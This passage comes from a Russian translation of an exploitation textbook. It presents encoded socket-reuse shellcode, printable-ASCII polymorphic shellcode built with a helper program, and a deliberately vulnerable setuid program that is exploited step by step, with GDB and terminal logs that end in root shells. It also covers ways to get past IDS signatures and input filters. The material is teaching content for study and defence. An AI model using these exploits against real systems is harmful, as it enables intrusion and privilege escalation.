0x681 Кодирование строк

Чтобы спрятать строку, прибавим к каждому ее байту 5. Затем, когда она записана в стек, шелл-код вычтет 5 из каждого ее байта. В результате мы получим в стеке нужную строку, а при пересылке она пройдет неузнанной. Ниже показано, как получить закодированные байты.

```
reader@hacking:~/booksrc $ echo "/bin/sh" | hexdump -C
00000000 2f 62 69 6e 2f 73 68 0a                        |/bin/sh.|
00000008
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0x0068732f + 0x05050505
```

```
$1 = 0x56d7834
(gdb) print /x 0x6e69622f + 0x05050505
$2 = 0x736e6734
(gdb) quit
reader@hacking:~/booksrc $
```

Следующий шелл-код проталкивает эти закодированные байты в стек, а потом в цикле декодирует их. Кроме того, в нем есть две команды `int3`, чтобы создать точки останова перед декодированием и после него. Так легче выяснить с помощью GDB, что происходит.

encoded_sockreuserestore_dbg.s

```
BITS 32

  push BYTE 0x02      ; fork - системный вызов 2
  pop eax
  int 0x80            ; В дочернем процессе после ветвления eax == 0.
  test eax, eax
  jz child_process    ; В дочернем процессе - запустить оболочку.

; В родительском процессе - восстановить tinywebd.
  lea ebp, [esp+0x68]   ; Восстановить EBP.
  push 0x08048fb7       ; Адрес возврата.
  ret                   ; Возврат
child_process:      ; Повторно использовать имеющийся сокет.
  lea edx, [esp+0x5c]   ; Поместить адрес new_sockfd в edx.
  mov ebx, [edx]        ; Поместить значение new_sockfd в ebx.
  push BYTE 0x02
  pop ecx               ; ecx начинается с 2.
  xor eax, eax
dup_loop:
  mov BYTE al, 0x3F  ; dup2 - системный вызов 63
  int 0x80           ; dup2(c, 0)
  dec ecx            ; Обратный счет до 0
  jns dup_loop       ; Если флаг знака не установлен, ecx не отрицательный.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve syscall #11
  push 0x056d7834   ; Протолкнуть в стек закодированные "/sh\x00".
  push 0x736e6734   ; Протолкнуть в стек закодированные"/bin".
  mov ebx, esp      ; Поместить адрес "/bin//sh" в ebx.

int3 ; Точка останова перед декодированием (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)

   push BYTE 0x8     ; Нужно декодировать 8 байт
   pop edx
decode_loop:
   sub BYTE [ebx+edx], 0x5
   dec edx
   jns decode_loop
```

```
int3  ; Точка останова после декодирования (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)

   xor  edx, edx
   push edx          ; Протолкнуть в стек 32-разрядный нулевой указатель.
   mov edx, esp      ; Это пустой массив для envp.
   push ebx          ; Протолкнуть в стек адрес строки.
   mov ecx, esp      ; Это массив argv с указателем строки.
   int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

В цикле декодирования в качестве счетчика используется регистр EDX. Его значение меняется от 8 до 0, потому что нужно декодировать 8 байт. Точные адреса в стеке сейчас неважны, потому что все важные части имеют относительную адресацию, и подключаться к уже выполняющемуся процессу *tinywebd* необязательно.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon..
```

Так как точки останова входят в шелл-код, не нужно задавать их в GDB. На другом терминале нужно собрать шелл-код и применить его с инструментом эксплойта, повторно использующим сокет.

На другом терминале

```
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_
socketreuserestore_dbg 127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 313] [shellcode 72] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

Снова в окне GDB, остановка на первой команде `int3` **шелл-кода. Можно убедиться, что строка правильно декодируется:**

```
Program received signal SIGTRAP, Trace/breakpoint trap.
[Switching to process 12400]
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab:      push    0x8
0xbffff6ad:      pop     edx
0xbffff6ae:      sub     BYTE PTR [ebx+edx],0x5
0xbffff6b2:      dec     edx
```

```
0xbffff6b3:     jns     0xbffff6ae
0xbffff6b5      int3
0xbffff6b6:     xor     edx,edx
0xbffff6b8:     push    edx
0xbffff6b9:     mov     edx,esp
0xbffff6bb:     push    ebx
(gdb) x/8c $ebx
0xbffff738:     52 '4' 103 'g' 110 'n' 115 's' 52 '4' 120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuing.
[tcsetpgrp failed in terminal_inferior: Operation not permitted]

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff6b6 in ?? ()
(gdb) x/8c $ebx
0xbffff738:     47 '/' 98 'b' 105 'i' 110 'n' 47 '/' 115 's' 104 'h' 0 '\0'
(gdb) x/s $ebx
0xbffff738:      "/bin/sh"
(gdb)
```

Убедившись в корректности декодирования, можно удалить команды `int3` из шелл-кода. Следующий листинг показывает использование последнего шелл-кода.

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g' encoded_sockreuserestore_
dbg.s >
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_
sockreuserestore.s 33c33
< int3 ; Точка останова перед декодированием (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)
> ;int3 ; Точка останова перед декодированием (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)
42c42
< int3 ; Точка останова после декодирования (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)
> ;int3 ; Точка останова после декодирования (УДАЛИТЬ, ЕСЛИ НЕ ОТЛАДКА)
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X....t..l$hh..|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 b0 3f  |....T$\..j.Y1..?|
00000020  cd 80 49 79 f9 b0 0b 68  34 78 6d 05 68 34 67 6e  |..Iy...h4xm.h4gn|
00000030  73 89 e3 6a 08 5a 80 2c  13 05 4a 79 f9 31 d2 52  |s..j.Z.,..Jy.1.R|
00000040  89 e2 53 89 e1 cd 80                              |..S....|
00000047
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_
sockreuserestore 127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

```
whoami
root
```

0x682 Как скрыть цепочку

NOP-цепочка – еще одна сигнатура, которую легко обнаруживают сетевые IDS и IPS. Длинные блоки чисел `0x90` встречаются не слишком часто, поэтому если механизм сетевой защиты обнаружит нечто подобное, то вполне вероятно, что это эксплойт. Чтобы избежать такого обнаружения, можно использовать вместо `NOP` различные однобайтные команды. Среди таких команд есть несколько, являющихся отображаемыми символами, – это команды уменьшения и увеличения для разных регистров.

Команда	Hex	ASCII
`inc eax`	`0x40`	`@`
`inc ebx`	`0x43`	`C`
`inc ecx`	`0x41`	`A`
`inc edx`	`0x42`	`B`
`dec eax`	`0x48`	`H`
`dec ebx`	`0x4B`	`K`
`dec ecx`	`0x49`	`I`
`dec edx`	`0x4A`	`J`

Так как мы обнуляем эти регистры перед использованием, можно смело использовать произвольные комбинации этих байтов вместо `NOP`. В качестве упражнения попробуйте создать еще один инструмент эксплойта, использующий случайные комбинации символов `@`, `C`, `A`, `B`, `H`, `K`, `I` и `J` вместо обычной NOP-цепочки. Проще всего написать программу генерации цепочки на C и использовать ее в сценарии BASH. Таким способом можно скрыть буфер эксплойта от IDS, которые ищут NOP-цепочку.

0x690 Ограничения, налагаемые на буфер

Иногда программа налагает на буферы определенные ограничения. Подобные проверки допустимости данных позволяют избежать многих уязвимостей. Рассмотрим пример программы, которая обновляет описание товаров в какой-то базе данных. Первый аргумент – код товара, второй – его новое описание. На самом деле эта программа не обновляет базу данных, но очевидная уязвимость в ней есть.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Выплюнуть сообщение и завершить программу.*/
void barf(char *message, void *extra) {
   printf(message, extra);
   exit(1);
}

/* Эта функция делает вид, что обновляет описание товара в базе данных. */
void update_product_description(char *id, char *desc)
{
   char product_code[5], description[MAX_DESC_LEN];

   printf("[DEBUG]: description is at %p\n", description);

    strncpy(description, desc, MAX_DESC_LEN);
    strcpy(product_code, id);

    printf("Updating product #%s with description \'%s\'\n",
           product_code, desc);
    // Обновить базу данных
}

int main(int argc, char *argv[], char *envp[])
{
  int i;
  char *id, *desc;

  if(argc < 2)
      barf("Usage: %s <id> <description>\n", argv[0]);
  id = argv[1];    // id - код товара, обновляемого в БД
  desc = argv[2];  // desc - описание обновляемого товара

  if(strlen(id) > MAX_ID_LEN) // Длина id в байтах
                              // не должна превышать MAX_ID_LEN.
      barf("Fatal: id argument must be less than %u bytes\n",
           (void *)MAX_ID_LEN);

  for(i=0; i < strlen(desc)-1; i++) { // В desc разрешены только
                                      // отображаемые символы.
      if(!(isprint(desc[i])))
         barf("Fatal: description argument can only contain
              printable bytes\n", NULL);
  }
```

```
  // Очистить память стека (безопасность)
  // Очистить все аргументы, кроме первого и второго
  memset(argv[0], 0, strlen(argv[0]));
  for(i=3; argv[i] != 0; i++)
     memset(argv[i], 0, strlen(argv[i]));
  // Очистить все переменные окружения
  for(i=0; envp[i] != 0; i++)
     memset(envp[i], 0, strlen(envp[i]));

  printf("[DEBUG]: desc is at %p\n", desc);

  update_product_description(id, desc); // Обновить базу данных.
}
```

Несмотря на наличие уязвимости, этот код пытается принять меры защиты. Ограничена длина аргумента ID товара, а в содержимом аргумента описания разрешены только отображаемые символы. Кроме того, из соображений безопасности неиспользуемые переменные окружения и аргументы программы очищаются. Первый аргумент (`id`) слишком мал для шелл-кода, а поскольку вся остальная память стека очищается, для него остается только одно место.

```
reader@hacking:~/booksrc $ gcc -o update_info update_info.c
reader@hacking:~/booksrc $ sudo chown root ./update_info
reader@hacking:~/booksrc $ sudo chmod u+s ./update_info
reader@hacking:~/booksrc $ ./update_info
Usage: ./update_info <id> <description>
reader@hacking:~/booksrc $ ./update_info OCP209 "Enforcement Droid"
[DEBUG]: description is at 0xbffff650
Updating product #OCP209 with description 'Enforcement Droid'
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') blah
[DEBUG]: description is at 0xbffff650
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\xf2\xf9\xff\
xbf"x10') $(cat ./shellcode.bin)
Fatal: description argument can only contain printable bytes
reader@hacking:~/booksrc $
```

Здесь показан формат вызова программы, а затем сделана попытка эксплойта уязвимого вызова `strcpy()`. Хотя с помощью первого аргумента (`id`) можно переписать адрес возврата, единственное место, куда можно поместить шелл-код, это второй аргумент (`desc`). Но буфер проверяется на наличие неотображаемых символов. Следующий отладочный листинг подтверждает, что эксплойт этой программы возможен, если удастся поместить шелл-код в аргумент описания.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xcb\
xf9\xff\xbf"x10')
blah
[DEBUG]: desc is at 0xbffff9cb
Updating product # with description 'blah'

Program received signal SIGSEGV, Segmentation fault.
0xbffff9cb in ?? ()
(gdb) i r eip
eip            0xbffff9cb       0xbffff9cb
(gdb) x/s $eip
0xbffff9cb:      "blah"
(gdb)
```

Проверка отображаемости входных данных – единственное, что мешает эксплойту. Как система безопасности в аэропорту, этот цикл проверки данных изучает все, что в него поступает. И хотя избежать этой проверки невозможно, можно протащить незаконные данные мимо стражей.

0x691 Полиморфный шелл-код в отображаемых символах ASCII

Полиморфным называется шелл-код, который изменяет себя. Шелл-код с кодированием из предыдущего раздела формально является полиморфным, поскольку во время выполнения он меняет строку, с которой работает. В новой NOP-цепочке используются команды, которые ассемблируются в отображаемые символы ASCII. В этот отображаемый диапазон (от `0x33` до `0x7e`) попадают и другие команды, но все же их довольно мало.

Задача состоит в том, чтобы написать код, который пройдет проверку на отображаемость символов. Пытаться написать с таким ограниченным набором команд сложный шелл-код – чистый мазохизм, поэтому лучше попробовать создать отображаемый шелл-код, который с помощью простых методов сможет построить в стеке более сложный шелл-код. Таким образом, отображаемый шелл-код фактически будет состоять из команд для построения реального шелл-кода.

Сначала найдем метод обнуления регистров. К сожалению, команда `XOR` с различными регистрами не ассемблируется в отображаемые символы ASCII. Есть еще одна поразрядная операция – `AND`, которая, будучи примененной к содержимому регистра EAX, ассемблируется в символ `%`. Команда ассемблера `and eax, 0x41414141` ассемблируется в отображаемый машинный код `%AAAA`, потому что шестнадцатеричное число `0x41` – код символа `A`.

Операция `AND` преобразует биты по следующим правилам:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Результат операции равен 1 только тогда, когда оба бита равны 1, поэтому выполнение двух команд AND для регистра EAX сначала с некоторым значением, а потом с тем, что получается при инвертировании каждого его бита, обнуляет EAX.

```
    Двоичное                                Шестнадцатеричное
    10001010100111001001111010010010       0x454e4f4a
AND 01110100011000100111000000110101   AND 0x3a313035
-----------------------------------    ----------------
    00000000000000000000000000000000       0x00000000
```

С помощью такого приема, в котором участвуют два отображаемых 32-разрядных значения, являющихся поразрядным инвертированием друг друга, можно обнулить регистр EAX, избегая нулевых байтов, а полученный машинный код будет отображаемым текстом.

```
and eax, 0x454e4f4a   ; Ассемблируется в %JONE
and eax, 0x3a313035   ; Ассемблируется в %501:
```

Таким образом, байты %JONE%501: в машинном коде обнуляют регистр EAX. Это интересно. Вот некоторые другие команды, ассемблируемые в отображаемые символы ASCII:

```
sub eax, 0x41414141   -AAAA
push eax              P
pop eax               X
push esp              T
pop esp               \
```

Как ни удивительно, этих команд вместе с AND eax оказывается достаточно, чтобы написать код загрузчика, который построит в стеке шелл-код, и запустить его. В целом техника основывается на том, чтобы сначала вернуть ESP дальше, чем находится выполняемый код загрузчика (в более старшие адреса памяти), а затем строить шелл-код от конца к началу, проталкивая значения в стек, как показано на рис. 6.1.

Стек растет (от старших адресов памяти к младшим), поэтому ESP будет двигаться назад по мере проталкивания значений в стек, а EIP будет двигаться вперед по мере выполнения кода загрузчика. В конце концов EIP и ESP встретятся, и EIP продолжит выполнение по только что построенному шелл-коду.

Сначала отодвинем ESP за выполняющийся код загрузчика, прибавив к ESP 860. С помощью отладчика можно увидеть, что после захвата управления программой ESP оказывается за 555 байт до начала буфера переполнения (в котором содержится код загрузчика). Регистр ESP нужно изменить так, чтобы он указывал на адрес после кода загрузчика, но оставлял место для нового шелл-кода и самого шелл-кода загрузчика.




Рис. 6.1. *Запуск полиморфного шелл-кода*

Для этого будет достаточно примерно 300 байт, поэтому добавим к ESP 860, чтобы он оказался на 305 байт дальше начала кода загрузчика. Точность тут не требуется, потому что далее мы примем меры, чтобы некоторая погрешность не мешала. Поскольку нам доступна только команда вычитания, сложение будет моделироваться циклическим вычитанием. Регистр имеет длину лишь 32 бита, поэтому прибавление к регистру 860 равносильно вычитанию 860 из 2^{32}, или 4 294 966 436. Однако в операции вычитания можно задействовать лишь отображаемые значения, поэтому она разделена на три команды, в каждой из которых только отображаемые операнды.

```
sub eax, 0x39393333    ; Ассемблируется в -3399
sub eax, 0x72727550    ; Ассемблируется в -Purr
sub eax, 0x54545421    ; Ассемблируется в -!TTT
```

Отладчик подтверждает, что вычитание этих трех чисел из 32-разрядного числа равносильно прибавлению к нему 860.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0 - 0x39393333 - 0x72727550 - 0x54545421
$1 = 860
(gdb)
```

Наша цель – вычесть эти значения из ESP, а не EAX, но команда `sub esp` ассемблируется в неотображаемый символ ASCII. Поэтому для вычитания надо поместить в EAX текущее значение ESP, а потом полученное в EAX значение записать обратно в ESP.

Поскольку `mov esp, eax` и `mov eax, esp` тоже не ассемблируются в отображаемые символы ASCII, этот обмен надо выполнить через стек.

Проталкивая в стек значение из регистра-источника, а затем выталкивая его из стека в регистр-приемник, мы реализуем эквивалент команды `mov` *<приемник>*, *<источник>* с помощью `push` *<источник>* и `pop` *<приемник>*.

А поскольку команды pop и push для обоих регистров EAX и ESP ассемблируются в отображаемые символы ASCII, все это можно сделать с помощью отображаемого ASCII.

Итак, окончательная группа команд, прибавляющая 860 к ESP:

```
push esp                ; Ассемблируется в T
pop eax                 ; Ассемблируется в X

sub eax, 0x39393333     ; Ассемблируется в -3399
sub eax, 0x72727550     ; Ассемблируется в -Purr
sub eax, 0x54545421     ; Ассемблируется в -!TTT

push eax                ; Ассемблируется в P
pop esp                 ; Ассемблируется в \
```

Это означает, что цепочка TX-3399-Purr-!TTT P\ в машинном коде прибавит 860 к ESP. Пока все идет хорошо. Теперь надо построить шелл-код.

Для начала еще раз обнулим EAX, но теперь, зная принцип, это легко сделать. Затем с помощью других команд sub получим в регистре EAX последние четыре байта шелл-кода в обратном порядке. Так как стек обычно растет вверх (в направлении младших адресов памяти) и строится по схеме FILO, первым помещенным в стек значением должны быть последние четыре байта шелл-кода. Эти байты должны размещаться в обратном порядке, соответствующем нашей архитектуре. Вот шестнадцатеричный дамп стандартного шелл-кода, использовавшегося в предыдущих главах, который будет строиться кодом загрузчика:

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
```

Здесь полужирным выделены последние четыре байта: в регистре EAX должно быть значение 0x80cde189. Его нетрудно получить с помощью команд циклического вычитания, а затем можно протолкнуть EAX в стек. В результате ESP сместится вверх (в сторону младших адресов памяти), в конец только что записанного значения, и будет готов к принятию очередных четырех байт шелл-кода (в предыдущем дампе выделены курсивом). С помощью очередной группы команд sub в EAX будет помещено значение 0x53e28951, которое также протолкнем в стек. Повторяя эту процедуру для каждого четырехбайтного фрагмента, строим шелл-код в направлении от конца к началу – навстречу выполняемому коду загрузчика.

```
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020 e1 cd 80                                        |...|
```

В итоге будет достигнуто начало шелл-кода, но после того как в стек будет помещено значение 0x99c931db, останутся только три байта (в предыдущем шелл-коде выделены курсивом). Положение можно улучшить, поместив в начало кода одну однобайтную команду NOP, что приведет к проталкиванию в стек значения 0x31c03190 (0x90 – машинный код NOP).

Каждый из четырехбайтных фрагментов первоначального шелл-кода создается с помощью того же метода вычитания с отображаемыми символами. Следующая программа помогает рассчитать нужные отображаемые величины.

printable_helper.c

```
#include <stdio.h>
#include <sys/stat.h>
#include <ctype.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>

#define CHR "%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVW
XYZ-"

int main(int argc, char* argv[])
{
  unsigned int targ, last, t[4], l[4];
  unsigned int try, single, carry=0;
  int len, a, i, j, k, m, z, flag=0;
  char word[3][4];
  unsigned char mem[70];

  if(argc < 2) {
     printf("Usage: %s <EAX starting value> <EAX end value>\n", argv[0]);
     exit(1);
  }

  srand(time(NULL));
  bzero(mem, 70);
  strcpy(mem, CHR);
  len = strlen(mem);
  strfry(mem); // Случайный порядок
  last = strtoul(argv[1], NULL, 0);
  targ = strtoul(argv[2], NULL, 0);
  printf("calculating printable values to subtract from EAX..\n\n");
  t[3] = (targ & 0xff000000)>>24; // Разбить на байты
  t[2] = (targ & 0x00ff0000)>>16;
  t[1] = (targ & 0x0000ff00)>>8;
  t[0] = (targ & 0x000000ff);
  l[3] = (last & 0xff000000)>>24;
  l[2] = (last & 0x00ff0000)>>16;
```

```
    l[1] = (last & 0x0000ff00)>>8;
    l[0] = (last & 0x000000ff);

    for(a=1; a < 5; a++) { // Счетчик значений
       carry = flag = 0;
       for(z=0; z < 4; z++) { // Счетчик байтов
          for(i=0; i < len; i++) {
             for(j=0; j < len; j++) {
                for(k=0; k < len; k++) {
                   for(m=0; m < len; m++)
                   {
                     if(a < 2) j = len+1;
                     if(a < 3) k = len+1;
                     if(a < 4) m = len+1;
                     try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
                     single = (try & 0x000000ff);
                     if(single == l[z])
                     {
                        carry = (try & 0x0000ff00)>>8;
                        if(i < len) word[0][z] = mem[i];
                        if(j < len) word[1][z] = mem[j];
                        if(k < len) word[2][z] = mem[k];
                        if(m < len) word[3][z] = mem[m];
                        i = j = k = m = len+2;
                        flag++;
                     }
                   }
                }
             }
          }
       }
       if(flag == 4) { // Если найдены все 4 байта
          printf("start: 0x%08x\n\n", last);
          for(i=0; i < a; i++)
             printf("      - 0x%08x\n", *((unsigned int *)word[i]));
           printf("--------------------\n");
          printf("end:    0x%08x\n", targ);

          exit(0);
       }
     }
```

При запуске эта программа ожидает два аргумента: начальное и конечное значения для EAX. Для шелл-кода отображаемого загрузчика в EAX сначала находится ноль, а конечным значением должно быть `0x80cde189`**. Это значение соответствует последним четырем байтам *shellcode.bin*.**

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0 0x80cde189
calculating printable values to subtract from EAX..
```

```
start: 0x00000000

     - 0x346d6d25
     - 0x256d6d25
     - 0x2557442d
------------------
end:   0x80cde189
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
calculating printable values to subtract from EAX..

start: 0x80cde189

     - 0x59316659
     - 0x59667766
     - 0x7a537a79
------------------
end:   0x53e28951
reader@hacking:~/booksrc $
```

Здесь показано, какие отображаемые значения нужны, чтобы циклическим вычитанием привести обнуленный регистр EAX к 0x80cde189 (выделены полужирным). Для следующих четырех байтов шелл-кода (двигаясь в обратном направлении) значение EAX нужно привести к 0x53e28951. Процесс повторяется, пока не будет построен весь шелл-код. Ниже приведен код всей процедуры.

printable.s

```
BITS 32
push esp            ; Поместить текущий ESP
pop eax             ;   в EAX.
sub eax,0x39393333  ; Вычитать отображаемые значения,
sub eax,0x72727550  ;   чтобы прибавить 860 к EAX.
sub eax,0x54545421
push eax            ; Вернуть EAX в ESP.
pop esp             ;   В итоге ESP = ESP + 860
and eax,0x454e4f4a
and eax,0x3a313035  ; Обнулить EAX.

sub eax,0x346d6d25  ; Вычитать отображаемые значения,
sub eax,0x256d6d25  ;   чтобы получить EAX = 0x80cde189.
sub eax,0x2557442d  ;   (последние 4 байта shellcode.bin)
push eax            ; Протолкнуть эти байты в стек (ESP).
sub eax,0x59316659  ; Вычитать отображаемые значения,
sub eax,0x59667766  ;   чтобы получить = 0x53e28951.
sub eax,0x7a537a79  ;   (следующие 4 байта от конца шелл-кода)
push eax
```

```
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax            ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax            ; EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax            ; EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
push eax            ; EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax            ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax            ; EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax            ; EAX = 0x31c03190
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax            ; EAX = 0x90909090
push eax
push eax            ; Построить NOP-цепочку.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

```
push eax
push eax
```

После всех этих операций где-то дальше загрузчика оказывается шелл-код, и, скорее всего, между ним и выполняемым кодом загрузчика остается некоторый промежуток. Разрыв между кодом загрузчика и шелл-кодом можно перекрыть NOP-цепочкой.

И снова запись в EAX значения `0x90909090` осуществляется командами `sub`, а затем EAX проталкивается в стек. Каждая команда `push` присоединяет к началу шелл-кода четыре команды `NOP`. В конечном счете эти команды `NOP` станут записываться поверх выполняемых команд `push` в коде загрузчика, что позволит EIP и программе проскочить по NOP-цепочке к шелл-коду.

В итоге получаем отображаемую строку ASCII, которая в то же время является исполняемым машинным кодом.

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%5O1:-%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-
%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-DwOD-WICzP-c66c-WOTmP-TTTT-%NNO-
%o42-7a-OP-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPP
reader@hacking:~/booksrc $
```

Такой шелл-код в виде отображаемых символов ASCII уже можно протащить через бдительную процедуру контроля входных данных программы.

```
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') $(cat
./printable)
[DEBUG]: desc argument is at 0xbffff910
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\x10\xf9\xff\
xbf"x10') $(cat ./printable)
[DEBUG]: desc argument is at 0xbffff910
Updating product ########### with description 'TX-3399-Purr-TTTP\%JONE%5O1:-
%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-
jPiXP-cccc-DwOD-WICzP-c66c-WOTmP-TTTT-%NNO-%o42-7a-OP-xGGx-rrrx-aFOwP-pApA-
N-w--B2H2PPPPPPPPPPPPPPPPPPPPP'
sh-3.2# whoami
root
sh-3.2#
```

Отлично. Если вы не до конца поняли, что здесь произошло, то ниже показано, как этот отображаемый шелл-код выполняется в GDB. Адреса в стеке будут несколько иными, и адрес возврата изменится, но это не мешает шелл-коду: вычисление адресов через ESP делает его универсальным.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass update_product_description
```

```
Dump of assembler code for function update_product_description:
0x080484a8 <update_product_description+0>:    push  ebp
0x080484a9 <update_product_description+1>:    mov   ebp,esp
0x080484ab <update_product_description+3>:    sub   esp,0x28
0x080484ae <update_product_description+6>:    mov   eax,DWORD PTR [ebp+8]
0x080484b1 <update_product_description+9>:    mov   DWORD PTR [esp+4],eax
0x080484b5 <update_product_description+13>:   lea   eax,[ebp-24]
0x080484b8 <update_product_description+16>:   mov   DWORD PTR [esp],eax
0x080484bb <update_product_description+19>:   call  0x8048388 <strcpy@plt>
0x080484c0 <update_product_description+24>:   mov   eax,DWORD PTR [ebp+12]
0x080484c3 <update_product_description+27>:   mov   DWORD PTR [esp+8],eax
0x080484c7 <update_product_description+31>:   lea   eax,[ebp-24]
0x080484ca <update_product_description+34>:   mov   DWORD PTR [esp+4],eax
0x080484ce <update_product_description+38>:   mov   DWORD PTR [esp],0x80487a0
0x080484d5 <update_product_description+45>:   call  0x8048398 <printf@plt>
0x080484da <update_product_description+50>:   leave
0x080484db <update_product_description+51>:   ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db: file update_info.c, line 21.
(gdb) run $(perl -e 'print "AAAA"x10') $(cat ./printable)
Starting program: /home/reader/booksrc/update_info $(perl -e 'print
"AAAA"x10') $(cat ./printable)
[DEBUG]: desc argument is at 0xbffff8fd

Program received signal SIGSEGV, Segmentation fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10') $(cat ./printable)
The program being debugged has been started already.
